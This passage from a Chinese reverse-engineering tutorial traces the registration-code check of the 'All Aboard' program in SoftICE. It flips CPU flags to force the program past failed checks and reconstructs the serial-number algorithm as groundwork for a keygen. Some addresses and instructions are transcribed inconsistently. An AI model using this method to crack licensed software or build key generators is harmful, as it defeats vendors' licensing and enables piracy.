母转变成大写字母，滤掉其中的空格“ ”及减号“-”。到底过滤掉空格和减号之后的注册码变成什么样子了呢？您还是可以设置断点，然后输入含有空格和减号的注册码来看，例如：输入注册码为“12567-66”，则处理后变成“125676666”；输入“12-345”，结果为“1234545”；输入“-123456”，结果为“1234566”；输入“123456-”，结果为“123456-”，是不是奇怪，减号或空格出现在最后就滤不掉了，不管它了。

27、按 F10 走出上面的程序段，我们会从步骤 19 的 0167:012A123F Call 012A13AB 中返回来到其下一句：

```
0167:012A123F Call 012A13AB
```

```
0167:012A1244 CMP BYTE PTR [ESI], 00
```

← 我们来到这里

```
0167:012A1247 POP ECX
```

```
0167:012A1248 JZ 012A137D
```

28、现在用 DESI 您将看到 [ESI] 中是处理后的输入注册码，因为我们输入的注册码是“12345678”，没有小写，也没有空格或减号，所以还是老样子，CMP BYTE PTR [ESI], 00 是判断处理后的输入注册码是否为空，显然这里程序将会走到 0167:012



A1248 JZ 012A137D 的下一句，不会跳到 012A137D 去：

0167:012A1248 JZ 012A137D

0167:012A124E PUSH 10009060 ← 内存地址 10009060 中是字符串“DEMO”

0167:012A1253 PUSH ESI ← ESI 指向处理后的注册码“12345678”

0167:012A1254 Call 012A18B0

0167:012A1259 POP ECX

0167:012A125A TEST EAX, EAX

0167:012A125C POP ECX

0167:012A125D JZ 012A137D

29、/ 当按 F10 走到 0167:012A1254 Call 012A18B0 时用 D 10009060 和 D ESI 命令，您会分别看到字符串“DEMO”和处理后的注册码“12345678”，不用说，Call 012A18B0 的作用肯定是判断我们输入的注册码是否是默认的“DEMO”，您将看到程序将在 0167:012A125D JZ 012A137D 继续往下走而不发生跳转：

0167:012A125D JZ 012A137D

0167:012A1263 XOR EDI, EDI

0167:012A1265 PUSH 00000020

```
0167:012A1267  LEA  EAX, [EBP-28]
0167:012A126A  PUSH EDI
0167:012A126B  PUSH  EAX
0167:012A126C  Call  012A16A0
0167:012A1271  MOV  [EBP-04], EDI
0167:012A1274  MOV  [EBP-08], EDI
0167:012A1277  ADD  ESP, 0000000C
0167:012A127A  MOV  EDI, 10009D40
0167:012A127F  JMP  012A1284
```

30、按 F10 走到 0167:012A126C Call 012A16A0 停下，用 D EDI 和 D EAX 命令，您会发现没有任何可疑的数据，但我们还是按 F8 进入 Call 012A16A0 里去看看：

```
0167:012A16A0  MOV  EDX, [ESP+0C]
0167:012A16A4  MOV  ECX, [ESP+04]
0167:012A16A8  TEST  EDX, EDX
0167:012A16AA  JZ   012A16F3
0167:012A16AC  XOR  EAX, EAX
0167:012A16AE  MOV  AL, [ESP+08]
0167:012A16B2  PUSH EDI
0167:012A16B3  MOV  EDI, ECX
0167:012A16B5  CMP  EDX, 00000004
```



```
0167:012A16B8  JB  012A16E7
0167:012A16BA  NEG  ECX
0167:012A16BC  AND  ECX, 00000003
0167:012A16BF  JZ   012A16C9
0167:012A16C1  SUB  EDX, ECX
0167:012A16C3  MOV  [EDI], AL
0167:012A16C5  INC  EDI
0167:012A16C6  DEC  ECX
0167:012A16C7  JNZ  012A16C3
0167:012A16C9  MOV  ECX, EAX
0167:012A16CB  SHL  EAX, 08
0167:012A16CE  ADD  EAX, ECX
0167:012A16D0  MOV  ECX, EAX
0167:012A16D2  SHL  EAX, 10
0167:012A16D5  ADD  EAX, ECX
0167:012A16D7  MOV  ECX, EDX
0167:012A16D9  AND  EDX, 00000003
0167:012A16DC  SHR  ECX, 02
0167:012A16DF  JZ   012A16E7
0167:012A16E1  REPZ STOSD ← EDI指向内存地址0063ED44
0167:012A16E3  TEST EDX, EDX
```

```
0167:012A16E5  JZ  012A16ED
0167:012A16E7  MOV  [EDI], AL
0167:012A16E9  INCEDI
0167:012A16EA  DEC  EDX
0167:012A16EB  JNZ  012A16E7
0167:012A16ED  MOV  EAX, [ESP+08]
0167:012A16F1  POP  EDI
0167:012A16F2  RET
```

31、上面子程序的关键指令是 0167:012A16E1 处的 REPZ STOSD，走到这里时我们可以看到此刻 AL=00，而 EDI 则指向内存地址 0063ED44，所以这个子程序的作用就是将内存地址 0063ED44 开始的地方清零，暂且不去管它，按 F10 走出这个子程序，来到 0167:012A126C Call 012A16A0 的下一句

```
0167:012A126C  Call 012A16A0
0167:012A1271  MOV  [EBP-04], EDI
0167:012A1274  MOV  [EBP-08], EDI
0167:012A1277  ADD  ESP, 0000000C
0167:012A127A  MOV  EDI, 10009D40
0167:012A127F  JMP  012A1284
0167:012A1284  MOV  EAX, [EBP-08]
0167:012A1287  MOVZX EAX, BYTE PTR
```



[EAX+ESI] ← [EAX+ESI]中是处理后的输入注册码“12345678”

0167:012A128B PUSH EAX ← 将取出的注册码字符压栈

0167:012A128C PUSH EDI ← EDI指向字符串“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”

0167:012A128D Call 012A17F0

0167:012A1292 POP ECX

0167:012A1293 TEST EAX, EAX

0167:012A1295 POP ECX

0167:012A1296 JZ 012A1379

32. 按 F10 走到 0167:012A1287 MOVZX EAX, BYTE PTR [EAX+ESI], 下命令: D EAX+ESI, 您会看到内存中是处理后的输入注册码“12345678”, 而这条指令的作用就是取出一个字符放在 EAX 中, 下一条语句 PUSH EAX 将这个字符压栈, 走到 0167:012A128C PUSH EDI 时用 D EDI 您会发现内存中藏着步骤 19 的那串奇怪的字符“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”, 下面的 Call 012A17F0 一定有问题, 让我们按 F8 杀进去:

0167:012A17F0 XOR EAX, EAX

0167:012A17F2 MOV AL, [ESP+08] ← 取出堆栈中的注册码字符放入 AL, 初值为 31, 即 “1”

0167:012A17F6 PUSH EBX 下面以注册码第一个字符 “1” 来注解程序

0167:012A17F7 MOV EBX, EAX ← 将注册码字符备份在 EBX 中, EBX=00000031

0167:012A17F9 SHL EAX, 08 ← EAX 左移 8 为等于 00003100

0167:012A17FC MOV EDX, [ESP+08]

0167:012A1800 TESTEDX, 00000003 ← EDX 指向字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”

0167:012A1806 JZ 012A181B ← 这条指令跟我们的输入没有任何关系, 不用理它

0167:012A181B OR EBX, EAX ← EBX 与 EAX 或, 结果 EBX=00003131

0167:012A181D PUSH EDI

0167:012A181E MOV EAX, EBX ← EAX=EBX=00003131

0167:012A1820 SHL EBX, 10 ← EBX 左移 16 位, 得到 EBX=31310000

0167:012A1823 PUSH ESI

0167:012A1824 OR EBX, EAX  $\leftarrow$  EBX 与 EAX 相或, 得到 EBX=31313131

0167:012A1826 MOV ECX, [EDX]  $\leftarrow$  取出字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU” 的其中 4 位

0167:012A1828 MOV EDI, 7EFEFEFF  $\leftarrow$  EDI 赋值为 7EFEFEFF

0167:012A182D MOV EAX, ECX  $\leftarrow$  ECX 初值为 32523951, 即字符串的前 4 位 “Q9R2”

0167:012A182F MOV ESI, EDI  $\leftarrow$  ESI=EDI=7EFEFEFF

0167:012A1831 XOR ECX, EBX  $\leftarrow$  ECX 异或 EBX, 即  $32523951 \wedge 31313131$

0167:012A1833 ADD ESI, EAX  $\leftarrow$  ESI=7EFEFEFF+32523951

0167:012A1835 ADD EDI, ECX  $\leftarrow$  EDI=7EFEFEFF+32523951 $\wedge$ 31313131

0167:012A1837 XOR ECX, -01  $\leftarrow$  ECX=32523951 $\wedge$ 31313131 $\wedge$ FFFFFFFF

0167:012A183A XOR EAX, -01  $\leftarrow$  EAX=32523951 $\wedge$ FFFFFFFF

0167:012A183D XOR ECX, EDI  $\leftarrow$



ECX=ECX^EDI

0167:012A183F XOR EAX, ESI ←  
EAX=EAX^ESI

0167:012A1841 ADD EDX, 00000004 ←  
EDX 指向字符串“Q9R2WZASX8KBMGT53DEC6  
Y4NHP7V%JFU”的下面 4 位

0167:012A1844 AND ECX, 81010100 ← 将  
ECX 和 81010100 作与测试

0167:012A184A JNZ 012A1868 ← 不为零则  
跳到 012A1868 去

0167:012A184C AND EAX, 81010100 ← 为  
零则将 EAX 和 81010100 作与测试

0167:012A1851 JZ 012A1826 ← 为零则取出字  
符串“Q9R2WZAS.....”的下 4 位继续判断

0167:012A1853 AND EAX, 01010100 ← 否  
则将 EAX 和 01010100 作与测试

0167:012A1858 JNZ 012A1862 ← 不为零则  
跳到 012A1862 去

0167:012A185A AND ESI, 80000000 ← 为零  
则将 ESI 和 80000000 作与测试

0167:012A1860 JNZ 012A1826 ← 不为零则  
取出字符串“Q9R2WZAS.....”的下 4 位继续判断

0167:012A1862 POP ESI

0167:012A1863 POP EDI

0167:012A1864 POP EBX

0167:012A1865 XOR EAX, EAX ← EAX 清零

0167:012A1867 RET

0167:012A1868 MOV EAX, [EDX-04] ← 将刚才取出的 4 位字符重新放入 EAX，此时 EAX=32523951，BL=31

0167:012A186B CMP AL, BL ← 判断AL=‘Q’是否等于BL=‘1’

0167:012A186D JZ 012A18A5 ← 相等则跳到012A18A5

0167:012A186F TEST AL, AL ← 不等则判断AL是否等于00，既是否取完了字符串“Q9R2WZAS.....”

0167:012A1871 JZ 012A1862 ← 等于零则跳到012A1862

0167:012A1873 CMP AH, BL ← 判断AH=‘9’是否等于BL=‘1’

0167:012A1875 JZ 012A189E ← 相等则跳到012A189E

0167:012A1877 TESTAH, AH ← 不等则判断

AH 是否等于 00

0167:012A1879 JZ 012A1862 ← 等于零则跳到 012A1862

0167:012A187B SHR EAX, 10 ← EAX 右移 16 位, 得到 EAX=00003252

0167:012A187E CMP AL, BL ← 判断 AL=‘R’ 是否等于 BL=‘1’

0167:012A1880 JZ 012A1897 ← 相等则跳到 012A1897

0167:012A1882 TEST AL, AL ← 不等则判断 AL 是否等于 00

0167:012A1884 JZ 012A1862 ← 等于零则跳到 012A1862

0167:012A1886 CMP AH, BL ← 判断 AH=‘2’ 是否等于 BL=‘1’

0167:012A1888 JZ 012A1890 ← 相等则跳到 012A1897

0167:012A188A TEST AH, AH ← 不等则判断 AH 是否等于 00

0167:012A188C JZ 012A1862 ← 等于零则跳到 012A1862

0167:012A188E JMP 012A1826 ← 如果条件



都不满足则跳到012A1826 取下 4 位字符

0167:012A1890 POP ESI

0167:012A1891 POP EDI

0167:012A1892 LEA EAX, [EDX-01] ← 将与  
BL= '1' 相等的字符的地址放在 EAX 中

0167:012A1895 POP EBX

0167:012A1896 RET

0167:012A1897 LEA EAX, [EDX-02] ← 将与  
BL= '1' 相等的字符的地址放在 EAX 中

0167:012A189A POP ESI

0167:012A189B POP EDI

0167:012A189C POP EBX

0167:012A189D RET

0167:012A189E LEA EAX, [EDX-03] ← 将与  
BL= '1' 相等的字符的地址放在 EAX 中

0167:012A18A1 POP ESI

0167:012A18A2 POP EDI

0167:012A18A3 POP EBX

0167:012A18A4 RET

0167:012A18A5 LEA EAX, [EDX-04] ← 将  
与 BL= '1' 相等的字符的地址放在 EAX 中

0167:012A18A8 POP ESI

```
0167:012A18A9 POP DI
0167:012A18AA POP EBX
0167:012A18AB RET
```

33、当我们第一次进入上面的子程序时，由于程序将输入注册码的第一个字符“1”压栈，所以0167:012A17F2 MOV AL, [ESP+08]这条指令将“1”放在AL中。按F10走到0167:012A184A JNZ 012A1868 您会发现此时零标志位为1，程序继续执行下一条指令AND EAX, 81010100，到了0167:012A1851 JZ10001826时程序将跳回012A1826并取出“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”的下4位字符“WZAS”进行判断，如此循环，最后您会走到0167:012A1853 AND EAX, 01010100这一句，然后到了0167:012A1858 JNZ 012A1862时程序将会跳到012A1862去，等一等，看看012A1862开始的指令，先是：POP ESI、POP EDI、POP EBX，然后是：XOR EAX, EAX和RET，在我们CRACK软件的过程中，XOR EAX, EAX可以称得上是死亡指令了，因为当您在关键的子程序中发现XOR EAX、EAX后子程序就返回这样的情况时，通常表示您已经完蛋了，EAX的返回值为零一般表示判断失败，不过也没什么奇怪的，本

来我们输入注册码就是随意的，所以中途被判死刑是很正常的事。

34、也许您会问：为什么能如此肯定程序跳到 012A1862 去就失败了呢？首先是破解的经验感觉，其次是对程序的分析：在 0167:012A184A JNZ 012A1868 时我们可以看到其实这段程序原本可以绕过 012A1862 而跑到 012A1868 去的，而我们在这段子程序执行了才一半就已经返回了，下面 012A1868 开始还有好长一段程序没有运行，总不可能这段程序是垃圾吧？肯定我们应该要跳到 012A1868 去，但是什么样的注册码字符才能通过刚才那段程序的验证而跳到 012A1868 去呢？目前还不清楚，既然软的不行，就来硬的：用 BD \* 暂停前面的断点，将鼠标移到 0167:012A17F0 XOR EAX, EAX 并按 F9 在此设置断点，然后按 F5 返回 All Aboard，重新输入注册码“12345678”，按“应用”，被 Soft-ice 拦截住后按 F10 走到 0167:012A184A JNZ 012A1868 停下，此时零标志位为 1，下命令：RFL Z 改变程序的运行轨迹，按一下 F10 就来到了 012A1868 处，其下的指令请看注解：

35、从上面的跟踪我们可以分析出：如果注册码字符通过了上半段程序的验证后，程序将会把与

这个注册码字符相同的字符在字符串“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”中的地址值放在EAX中并返回,那么您是否已经明白了些什么呢?既然程序将字符在“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”中的地址取出放在EAX中,那么我们输入的注册码字符必须在这串字符中间,否则如何找到它对应的地址呢?也就是我们输入的注册码字符必须从“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”选出才能通过上面的子程序验证:

36、因为字符“1”并没有在“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”中,所以当按F10走到0167:012A186D JZ 012A18A5 要用命令RFL Z改变程序运行的方向,否则又会在0167:012A188E JMP 012A1826时跳回012A1826处验证字符的程序,之后我们按F10一直走出上面的子程序:

0167:012A1281 MOV ESI, [EBP+08] ← ESI指向处理后的输入注册码“12345678”

0167:012A1284 MOV EAX, [EBP-08] ← EAX是注册码字符的地址偏移值

0167:012A1287 MOVZX EAX, BYTE PTR [EAX+ESI] ← EAX+ESI指向处理后的输入注册码



“12345678”的某一位

0167:012A128B PUSH EAX ← 将取出的注册码字符压栈

0167:012A128C PUSH EDI ← EDI指向字符串“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”

0167:012A128D Call 012A17F0 ← 验证并取得注册码字符在字符串“Q9R2WZAS...”中的地址值

0167:012A1292 POP ECX ← 我们来到这里

0167:012A1293 TEST EAX, EAX ← 测试EAX 返回值，为零就应表示失败

0167:012A1295 POP ECX

0167:012A1296 JZ 012A1379

0167:012A129C SUB EAX, EDI ← 求得注册码字符在字符串“Q9R2WZAS...”中的偏移值

0167:012A129E PUSH 00000008 ← 压栈立即数00000008

0167:012A12A0 MOV EBX, EAX ← 字符偏移值备份在EBX中

0167:012A12A2 MOV EAX, [EBP-04] ← [EBP-04]的初始值等于0

0167:012A12A5 CDQ ← 将EAX的值扩展到EDX中



0167:012A12A6 POP ECX ← 立即数  
00000008 出栈赋予 ECX

0167:012A12A7 IDIV ECX ← EAX 除以  
ECX=00000008

0167:012A12A9 PUSH 00000003 ← 压栈立  
即数00000003

0167:012A12AB MOV ESI, EAX ← 除法的  
商 EAX 赋予 ESI

0167:012A12AD MOV EAX, [EBP-04] ← 将  
内存地址 EBP-04 中的内容赋给 EAX

0167:012A12B0 CDQ ← 将 EAX 的值扩展到  
EDX 中

0167:012A12B1 IDIV ECX ← EAX 除以  
ECX=00000008

0167:012A12B3 POP ECX ← 立即数  
00000003 出栈赋予 ECX

0167:012A12B4 CMP EDX, ECX ← 除法余  
数 EDX 和 ECX=00000003 比较

0167:012A12B6 JG 012A12C4 ← 大于3则  
跳到012A12C4去

0167:012A12B8 SUB ECX, EDX ← 小于3则  
用3减去余数 EDX, 结果放在 ECX 中

0167:012A12BA LEA EAX, [EBP+ESI-28] ←  
内存地址值 EBP+ESI-28 赋予 EAX

0167:012A12BE SHL BL, CL ← 字符偏移值  
左移 CL 位

0167:012A12C0 OR[EAX], BL ← 左移结果存  
入内存地址 EBP+ESI-28 中

0167:012A12C2 JMP 012A12DA

0167:012A12C4 LEA ECX, [EDX-03] ← 余数  
大于 3 则用余数减去 03, 结果放在 ECX 中

0167:012A12C7 MOV EAX, EBX ← 字符偏  
移值备份在 EAX 中

0167:012A12C9 SAR EAX, CL ← 字符偏移  
值右移 CL 位

0167:012A12CB PUSH 0000000B ← 压栈立  
即数 0000000B

0167:012A12CD POP ECX ← 立即数  
0000000B 出栈赋予 ECX

0167:012A12CE SUB ECX, EDX ←  
ECX=0000000B 减去余数 EDX

0167:012A12D0 OR [EBP+ESI-28], AL ←  
内存地址 EBP+ESI-28 的值与 AL 相或

0167:012A12D4 SHL BL, CL ← 字符偏移值

左移 0000000B-EDX 位

0167:012A12D6 MOV [EBP+ESI-27], BL ←  
结果放在内存地址 EBP+ESI-27 中

0167:012A12DA INC [EBP-08] ← 注册码字  
符偏移值加 1

0167:012A12DD ADD DWORD PTR [EBP-  
04], 00000005 ← 内存地址 EBP-04 中的值递增加 5

0167:012A12E1 CMP DWORD PTR [EBP-  
08], 00000010 ← 循环 16 次

0167:012A12E5 JL 012A1281

37、上面程序的具体算法注解已经比较清楚，我们很明显得知的信息是注册码应该有 16 位，因为 0167:012A12E1 CMP DWORD PTR [EBP-08], 00000010 这一句表明了这一点，不过因为程序中并没有检测我们输入的注册码是否真的有 16 位，所以我们不用担心，还可以继续往下走，另外，程序将处理结果放在内存地址 EBP+ESI-28 和 EBP+ESI-27 中，而 EBP+ESI-28 的初始值等于 0063ED44，也就是步骤 30 被清零的那个内存地址处，EBP 始终是保持不变的，每次循环 ESI 都会由 EAX 对 8 的除法的商得到，而 EAX 初始值为 00，每次循环递增加 5，至此，我们已经将上面的算法过程从具体的程序中脱



离了出来（因为其他的指令不依赖具体的内存地址）；

38、按 F10 继续走到上面程序段的下一条指令（即经过了 16 次循环以后）：

```
0167:012A12E5  JL 012A1281
```

0167:012A12E7 XOR EAX, EAX ← 我们走到这里，EAX=0

0167:012A12E9 MOV CL, [EBP+EAX-27] ← EBP-28 指向刚才处理后的结果

0167:012A12ED XOR [EBP+EAX-28], CL ← 前一字节被后一字节异或

```
0167:012A12F1  INC EAX ← 指向下一个字节
```

0167:012A12F2 CMP EAX, 00000009 ← 循环 9 次

```
0167:012A12F5  JL 012A12E9
```

39、从上面的程序可以看出 16 位的注册码经过处理后得到 10 字节的数据，例如 D0，D1，D2，D3，D4，D5，D6，D7，D8，D9，然后依次将后一个字节的数据异或到前一个字节，如：T0 = D0 XOR D1，T8 = D8 XOR D9，也许您还不太明白为什么会是 10 字节数据，不是只循环了 9 次吗？是的，虽然程序只循环了 9 次，但是程序每次循环都会操作一前一

后两个字节的内容，所以 9 次循环后其实处理了 10 个字节的数据：

40. 按 F10 继续走过这段程序，来到其下面一句（为了便于注解，假设 16 位的注册码经过上面所有的程序处理过后得到 10 字节的数据为：T0，T1，T2，T3，T4，T5，T6，T7，T8，T9）：

0167:012A12F7 MOV EAX, [EBP+0C] ← 地址值 0063EDAC 赋给 EAX

0167:012A12FA MOV CL, [EBP-25] ← EBP-25 指向 T3

0167:012A12FD MOV EDX, [EBP+18] ← 地址值 0063ED94 赋给 EDX

0167:012A1300 MOV [EAX], CL ← T3 放在内存地址 0063EDAC 中

0167:012A1302 MOV CL, [EBP-23] ← EBP-23 指向 T5

0167:012A1305 MOV [EAX+01], CL ← T5 放在内存地址 0063EDAD 中

0167:012A1308 MOV CL, [EBP-28] ← EBP-28 指向 T0

0167:012A130B MOV [EAX+02], CL ← T0 放在内存地址 0063EDAE 中



0167:012A130E MOVZX EAX, BYTE PTR  
[EBP-27] ← 取出 T1 放在 EAX 中

0167:012A1312 MOV ECX, EAX ← T1 备份  
在 ECX 中

0167:012A1314 AND EAX, 00000007 ← T1  
和 07 相与

0167:012A1317 SHR ECX, 03 ← T1 右移 3 位

0167:012A131A MOV [EDX], ECX ← 右移  
结果放在内存地址 0063ED94 中

0167:012A131C MOVZX ECX, BYTE PTR  
[EBP-26] ← 取出 T2 放在 ECX 中

0167:012A1320 MOVZX EDX, BYTE PTR  
[EBP-24] ← 取出 T4 放在 EDX 中

0167:012A1324 SHL ECX, 08 ← T2 左移 8 位

0167:012A1327 OR ECX, EDX ←  
ECX=0000XX\*\*, T2=XX, T4=\*\*

0167:012A1329 MOV EDX, [EBP+10] ← 地  
址值 0063EDA8 赋给 EDX

0167:012A132C MOV [EDX], ECX ←  
ECX=0000XX\*\* 存入内存地址 0063EDA8 中

0167:012A132E MOV ECX, [EBP+14] ← 地  
址值 0063ED90 赋给 ECX

0167:012A1331 MOVZX EAX, WORD PTR  
[2\*EAX+10009050] ← 用 (T1 AND 07) \* 2 查表,  
结果放在 EAX 中

0167:012A1339 MOV [ECX], EAX ← 查表结  
果存入内存地址 0063ED90 中

0167:012A133B MOVZX EAX, BYTE PTR  
[EBP-22] ← 取出 T6 放在 EAX 中

0167:012A133F MOVZX ECX, BYTE PTR  
[EBP-21] ← 取出 T7 放在 ECX 中

0167:012A1343 SHL EAX, 08 ← T6 左移 8 位

0167:012A1346 OR EAX, ECX ←  
EAX=0000XX\*\*, T6=XX, T7=\*\*

0167:012A1348 MOVZX ECX, BYTE PTR  
[EBP-20] ← 取出 T8 放在 ECX 中

0167:012A134C SHL EAX, 08 ←  
EAX=00XX\*\*00

0167:012A134F OR EAX, ECX ←  
EAX=00XX\*\*##, T6=XX, T7=\*\*, T8=##

0167:012A1351 MOV ECX, [EBP+1C] ← 地  
址值 0063ED98 赋给 ECX

0167:012A1354 MOV [ECX], EAX ←  
EAX=00XX\*\*## 存入内存地址 0063ED98 中



41、上面程序的作用目前还不得而知，需要说明的地方是 0167:012A1331 MOVZX EAX, WORD PTR [2\*EAX+10009050] 这条指令，因为 EAX = T1 AND 07，所以 EAX 小于等于 7，按 F10 走到这条指令时用 D 10009050 可以发现 EAX 分别等于 0, 1, 2, 3, 4, 5, 6, 7 时这条指令从内存中取出的对应值分别是 0002, 0003, 0006, 000A, 0019, 0032, 0001, 03E8，继续按 F10 走完上面的程序，来到其下一句：

0167:012A1356 XOR ECX, ECX ← ECX 清零

0167:012A1358 XOR EAX, EAX ← EAX 清零

0167:012A135A MOVZX EDX, [EBP+ECX-28]

← EBP+ECX-28 指向 Ti, i=0, 1, 2....9

0167:012A135F ADD EAX, EDX ← 将 Ti 累加

0167:012A1361 INC ECX ← 指向下一个 Ti

0167:012A1362 CMP ECX, 00000009 ← 循环 9 次

0167:012A1365 JL 012A135A

0167:012A1367 MOVZX ECX, BYTE PTR [EBP-1F] ← EBP-1F 指向 T9

0167:012A136B AND EAX, 000000FF ← 上面的累加和跟 000000FF 相与



0167:012A1370 XOR EAX, ECX ← EAX 等于 EAX 异或 T9

0167:012A1372 NEG EAX ← 求 EAX 的负数

0167:012A1374 SBB EAX, EAX ← EAX=EAX-CF 标志位

0167:012A1376 INC EAX ← EAX 加 1

0167:012A1377 JMP 012A13A4 ← 程序返回

0167:012A13A4 POP EDI

0167:012A13A5 POP ESI

0167:012A13A6 POP EBX

0167:012A13A7 LEAVE

0167:012A13A8 RET 0018

42、注意：上面的累加和 EAX=T0+T1+T2+T3+T4+T5+T6+T7+T8，继续按 F10 走出这个子程序，我们将来到步骤 17 中 0167:012A1420 Call 012A122D 的下一句：

0167:012A1420 Call 1000122D

0167:012A1425 TEST EAX, EAX ← 我们来到这里

0167:012A1427 JZ 012A1466 ← 跳到 012A1466 去就完蛋了

0167:012A1429 MOV AL, [ESI] ← ESI 指向 T3



0167:012A142B CMP AL, [EBP+0C] ← 判断  
T3 是否等于 [EBP+0C]=17

0167:012A142E JNZ 012A1466

0167:012A1430 MOV AL, [ESI+01] ← ESI+1  
指向 T5

0167:012A1433 CMP AL, [EBP+0D] ← 判断  
T5 是否等于 [EBP+0D]=00

0167:012A1436 JNZ 012A1466

0167:012A1438 MOV AL, [ESI+02] ← ESI+2  
指向 T0

0167:012A143B CMP AL, [EBP+0E] ← 判断  
T0 是否等于 [EBP+0E]=03

0167:012A143E JNZ 012A1466

0167:012A1440 CMP DWORD PTR  
[EBP+08], 00000000 ← 判断 [EBP+08]=0000XX\*\* 是  
否等于 0, 其中 T2=XX, T4=\*\*

0167:012A1444 JNZ 012A144B

0167:012A1446 PUSH 00000001 ← 立即数  
00000001 压栈

0167:012A1448 POP EAX ← 立即数  
00000001 出栈赋给 EAX

0167:012A1449 JMP 012A1468

```
0167:012A144B  LEA  EAX, [EBP-04]
0167:012A144E  PUSH EAX
0167:012A144F  PUSH 10009068
0167:012A1454  Call 012A14E7
0167:012A1459  MOV  ECX, [EBP-04]
0167:012A145C  XOR  EAX, EAX
0167:012A145E  CMP  ECX, [EBP+08]
0167:012A1461  SETLE AL
0167:012A1464  JMP  012A1468
0167:012A1466  XOR  EAX, EAX
0167:012A1468  POP  ESI
0167:012A1469  LEAVE
0167:012A146A  RET  0008
```

43、我们从0167:012A1420 Call 1000122D中返回时EAX等于0，所以程序将跳到012A1466去，而012A1466处的指令是XOR EAX, EAX，肯定完蛋，所以步骤41时EAX应该要不等于0才对，考察012A1372开始的指令：NEG EAX、SBB EAX, EAX和INC EAX，若要EAX最后不等于0，则在012A1372时EAX必须等于0，这样EAX的返回值才会等于1而非0；

44、按F10走到0167:012A1427 JZ 012A1466

时用命令 RFL Z 改变程序原来的执行方向，使其继续往下走，通过对上面程序的分析，我们知道只有当 T3=17、T5=00、T0=03 且 T2=T4=0 时程序才会走到 0167:012A1446 PUSH 00000001 去，下一句 0167:012A1448 POP EAX 使得 EAX=00000001，从而表示注册码正确；

### 注册码算法整理

45、程序终于走完了，是不是一点感觉都没有呢？现在让我们清理一下大脑，将注册码的算法整理一下：

①首先，注册码总共有 16 位，且每个字符都必须从字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU” 中取得：

②经过步骤 3 2 得到注册码字符在字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU” 中的对应地址内存 EAX，在步骤 3 6 的 0167:012A129C SUB EAX, EDI 指令后将其转化成在字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU” 中偏移值，例如我们输入的注册码中有字符 “2”，则这个注册码字符在字符串 “Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU” 中对应的偏移值为 3；

③每个注册码字符都经过步骤36进行计算，其方法如下：

a. 假设注册码字符在字符串“Q9R2WZASX8 KBMG T53DEC6Y4NHP7V%JFU”中对应的偏移值放在EBX中；

b.  $EAX = XXXX$ ，第一个注册码字符对应的  $EAX = 0$ ，以后对应每个注册码  $EAX$  递增加 5（如第二个注册码字符对应  $EAX = 5$ ，第三个对应  $EAX = 10$ ，以此类推）；

c.  $ESI = EAX / 8$ ， $EDX = EAX \% 8$ ；

d.  $EDX$  和 3 比较：

如果  $EDX$  小于等于 3，则  $BL$  左移  $3 - EDX$  位， $BL$  存入  $[ESI]$  中；

如果  $EDX$  大于 3，则  $EAX = EBX$ ， $EAX$  右移  $EDX - 3$  位，用  $AL$  或  $[ESI]$  的内容

$BL$  左移  $0B - EDX$  位， $BL$  存入  $[ESI + 1]$  中；

④ 16 位注册码经过步骤③得到 10 字节的数据：

$D0, D1, D2, D3, D4, D5, D6, D7, D8, D9$

⑤  $.Di (i=0, 1, 2 \dots 9)$  经过步骤 39 进行异或运算得到 10 字节数据  $Ti (i=0, 1, 2 \dots 9)$ ：

$T0 = D0 \text{ XOR } D1, T1 = D1 \text{ XOR } D2, T2 = D2 \text{ XOR } D3, T3 = D3 \text{ XOR } D4, T4 = D4 \text{ XOR } D5$



$T5 = D5 \text{ XOR } D6, T6 = D6 \text{ XOR } D7, T7 = D7$   
 $\text{XOR } D8, T8 = D8 \text{ XOR } D9, T9 = D9$

⑥.  $Ti (i=0, 1, 2...9)$  经过步骤 41 进行首次验证:

$EAX = T0 + T1 + T2 + T3 + T4 + T5 + T6 + T7$   
 $+ T8, ECX = T9$

$EAX = EAX \text{ AND } 000000FF, EAX = EAX$   
 $\text{XOR } ECX$

验证通过条件:  $EAX$  必须等于 0

⑦首次验证通过后  $Ti (i=0, 1, 2...9)$  经过步骤 42 进行再次验证:

验证通过条件:

$T3$  必须等于 17

$T5$  必须等于 00

$T0$  必须等于 03

$T2$  和  $T4$  必须等于 00

⑧通过了上面所有的验证后, 表示注册码正确。  
注册机算法研究

46、写到这里您是不是已经有点跃跃欲试想立马去写注册机呢? 还不到时机, 为什么? 不是已经完全知道程序的注册码算法了吗? 难道不可以用穷举法将注册码抓出来吗? 是的, 理论上我们可以利

用穷举法将所有可能的注册码找出来，可是您有没有想过，16位的注册码，每位注册码字符有32中变化（即“Q9R2WZASX8KBMGT53DEC6Y4NHP7V%JFU”之一），这样您的程序中将会有32的16次方共1208925819614629174706176次FOR语句循环，按验证一个注册码电脑需要百分之一秒的时间计算（实际上没有这么快），您的电脑要跑12089258196146291747061.76秒，也就是383347862637820年，是不是等到地老天荒也等不到。

47、既然穷举法不可行，我们只能通过进一步分析注册码算法来找到注册机的突破口了：

(1)回头看一看步骤45的步骤⑦和步骤⑥两个验证条件，原程序中是先验证步骤⑥，条件满足后才验证步骤⑦，那么我们可不可以反其道而行之，先找到仅仅符合步骤⑦条件的注册码形式，然后再反推是否有符合步骤⑥的注册码，如果反推成功，岂不是就得到注册码了吗；

(2)那么T3、T5、T0、T2和T4是否能由注册码的某些单独位导出呢？从步骤⑤我们可知Ti是由Di得到的，而  $T_i = D_i \text{ XOR } D_{i+1}$ ，也就是Ti只由Di和Di+1决定；从步骤③我们知道Di是注册码经过计算放在[ESI]和[ESI+1]中得到的，而  $ESI = EAX / 8$ ，



EAX 又由具体的注册码决定，那么 Di 跟 ESI（也就是 EAX）的关系是怎样的呢？

